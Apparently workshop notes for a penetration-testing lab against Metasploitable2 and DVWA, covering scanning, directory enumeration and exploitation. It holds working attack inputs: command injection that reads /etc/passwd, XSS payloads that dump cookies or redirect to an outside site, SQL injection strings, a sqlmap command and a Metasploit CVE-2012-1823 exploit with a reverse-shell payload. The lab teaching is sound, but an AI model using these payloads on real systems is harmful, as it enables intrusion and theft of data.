$ sudo nmap -o 192.168.x.x

```
Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 192.168.2.128
Host is up (0.0071s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
…
…
…
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.24 - 2.6.25
Network Distance: 2 hops


Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Lab: Zenmap

$ sudo zenmap



Porta	Protocollo	Stato	Servizio	Versione
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	tcpwrapped	
1099	tcp	open	java-rmi	Java RMI Registry
1524	tcp	open	shell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)
6667	tcp	open	irc	Unreal ircd
8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1


Lab: Dirsearch

$ dirsearch -e php -u http://192.168.x.x

```
[22:30:01] 200 -  112KB - /doc/
[22:30:01] 302 -    0B  - /dvwa/  ->  login.php
[22:30:03] 200 -  891B  - /index.php
[22:30:05] 200 -   24KB - /mutillidae/
[22:30:05] 200 -    4KB - /phpMyAdmin/
[22:30:06] 200 -   48KB - /phpinfo.php
[22:30:07] 403 -  300B  - /server-status/
[22:30:08] 200 -  884B  - /test/
```

Lab: DVWA

http://192.168.x.x/dvwa/ admin:password



Lab: DVWA Command Execution Low

192.168.2.1 ; cat /etc/passwd

Lab: DVWA Command Execution Medium

192.168.2.1 & cat /etc/passwd

Lab: DVWA XSS Reflected Low

<script>alert('Hello World')</script>

Lab: DVWA XSS Reflected Medium

<ScRiPt>alert('Hello World’)</script>

<script language="javascript">alert('Hello World’)</script>

<img src=x onerror="alert('Hello World')">

Lab: DVWA XSS Stored Low

<script>document.write(document.cookie)</script>

<iframe src="http://www.makerstation.it/"></iframe>

<meta http-equiv="refresh" content="10; url=http://www.makerstation.it/">

Lab: DVWA XSS Stored Medium

<ScRiPt>alert("Hello World 2")</script>

Lab: DVWA SQL Injection Low

```
' or '0'='0
' or '0'='0' union select null, version() #
' or '0'='0' union select null, database() #
```

Lab: DVWA SQL Injection Low and SQLMap

```
sqlmap -u "http://192.168.x.x/dvwa/vulnerabilities/sqli/" --
forms --cookie="security=low; PHPSESSID=xyz"
```

Lab: DVWA SQL Injection Medium

0 or 1=1


Lab: Whatweb

```
$ whatweb 192.168.x.x

[200] Apache[2.2.8], HTTPServer[Ubuntu Linux][Apache/2.2.8
(Ubuntu) DAV/2], IP[192.168.x.x], PHP[5.2.4-2ubuntu5.10],
Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-
By[PHP/5.2.4-2ubuntu5.10]

$ nmap -sV --script=http-php-version 192.168.x.x

|_Version from header x-powered-by: PHP/5.2.4-2
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Lab: Metasploit

```
$ sudo metasploit
# search CVE-2012-1823
# use exploit/multi/http/php_cgi_arg_injection
# show options
# set RHOST 192.168.x.x
# set PAYLOAD php/meterpreter/reverse_tcp
# exploit
```

Lab: Armitage



Q&A

@AndreaDraghetti